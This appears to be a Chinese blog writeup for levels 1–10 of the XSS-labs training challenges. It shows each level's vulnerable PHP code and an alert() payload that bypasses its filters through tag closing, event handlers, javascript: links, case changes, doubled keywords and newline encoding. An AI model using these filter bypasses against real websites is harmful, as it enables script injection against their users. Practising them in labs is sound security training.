# XSS-labs-master闯关1-10 writeup

原创

凌晨三点- 于 2020-06-13 12:29:50 发布 537 收藏 5

分类专栏： Web安全 CTF 信息安全 文章标签： javascript xss 安全



本文链接：https://blog.csdn.net/weixin_41487522/article/details/106728745



Web安全 同时被 3 个专栏收录

21 篇文章 0 订阅

订阅专栏

CTF

5 篇文章 0 订阅

订阅专栏

信息安全

18 篇文章 0 订阅

订阅专栏

## XSS-labs-master 1-10闯关 Writeup

**今天来给大家分享一下Xss challenge1-10，XSS在web安全里面也算是一个比较常见的漏洞。喜欢的小伙伴记得点个赞哦！**

***xss-level1:***

第一关没什么好说的，反射型xss，用常规的xss弹框语句即可。

payload:`<script>alert(1)</script>`



***xss-level2:***

查看源码

```
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level2.php method=GET>
<input name=keyword  value="'.$str.'">
<input type=submit name=submit value="搜索"/>
</form>
</center>';
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```



发现搜索框中的输入的特殊字符会被转换为html实体
这里我们查看前端代码，不能直接数据js语句，要闭合前面的标签。
payload:`"><script>alert(123)</script><"`




***xss-level3:***
查看源码：

```
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."<center>
<form action=level3.php method=GET>
<input name=keyword  value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

发现两处都是使用了htmlspecialchars()函数，将特殊字符转为html实体，无法闭合标签。
所以，这里就需要绕过这个函数。
根据htmlspecialchars()函数，默认不编码单引号，我们在标签里面添加一个属性，使其弹窗。
payload:`' onclick=javascript:alert(1) '`

这里我使用的是onclick事件，插入代码后，还需点击输入框才可触发弹窗。


***xss-level4:***
查看源码：

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace(">","",$str);
$str3=str_replace("<","",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<ce
<form action=level4.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level4.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```



发现使用

replace()函数，将"<“和”>"都替换为空，所以不能插入标签弹窗。
我们可以像上一关一样，插入属性来触发弹窗。
payload:`" onclick=javascript:alert(123) "`


***xss-level5:***

查看源码：

```
<body>
<h1 align=center>欢迎来到level5</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level5.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level5.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```



发现使用replace()函数，将<script 替换成<scr_ipt，将on替换成o_n，采用了strlower()函数全部转换为小写，故不能大小写绕过。

同样有采用htmlspecialchars()来进行转码。

这里我们发现没有对javascript做限制，所以可以创建一个标签，使用javascript伪协议，将恶意代码写入。

payload: `"><a href=javascript:alert('XSS')>click here !</a>`


然后点击创建的超链接，触发弹窗。


***level6:***

查看源码：

```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level6.php method=GET>
<input name=keyword  value="'.$str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
```

可以发现使用replace()函数对一些可能会用到的标签进行替换(加入下划线)，替换的字符串都是小写，因此我们可以尝试大小写绕过。

payload： `" ><SCRIPT>alert(123)</SCRIPT>`


***xss-level7:***

查看源码：

```
<h1 align=center>欢迎来到level7</h1>
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
$str5=str_replace("data","",$str4);
$str6=str_replace("href","",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level7.php method=GET>
<input name=keyword  value="'.$str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level7.png></center>
```

可以看出使用str_replace()函数将一些字符串替换为空，这里我们可以尝试双写绕过。

payload: `"><scscriptript>alert(123)</scscriptript>`


***xss-level8:***


查看源码：

```
<h1 align=center>欢迎来到level8</h1>
<?php
ini_set("display_errors", 0);
```

```php
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
```



可以看出，常规的字段都被替换添加了下划线，然后我们输入的字符串会插入a标签里面当作超链接导向。
与前面不同的是这是一个存储型xss




# Forbidden

You don't have permission to access /xss/<scr_ipt>alert(123)</scirpt> on this server.



这里的话，可以在a标签的超链接里面引入javascript代码
同时采用%0a(换行符)来绕过常规字段被添加下划线
payload：`javascri%0apt:alert(123)`
当然也可以采用html实体编码绕过 在线转换




xss-level9:
查看源码：
可以看出，这一关与上一关常规的字段都被替换添加了下划线，不同是需要检测输入的语句中有没有带http://这个协议头

```php
<h1 align=center>欢迎来到level9</h1>
<?php
ini_set("display_errors", 0);
```

```php
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level9.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
if(false===strpos($str7,'http://'))
{
  echo '<center><BR><a href="您的链接不合法？有没有！">友情链接</a></center>';
      }
else
```

我可以采用

注释的方式加入http://（注释绕过）

payload：`javascrip%0at:alert(123)//http://`


xss-level10:

查看源码：

```php
<h1 align=center>欢迎来到level10</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<cer
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level10.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
```

```
?>
</body>
</html>
```



可以看出，表格被隐藏了，所以在前端看不见。同时，h2标签依旧是使用 htmlspecialchars()进行转义。从源码我们知道 t_sort可以传递参数，但是过滤了尖括号，那我们就使用javascript伪协议，思路是往标签内添加属性。

payload:`&t_sort=click_here" type="button"` onclick="javascript:alert(123)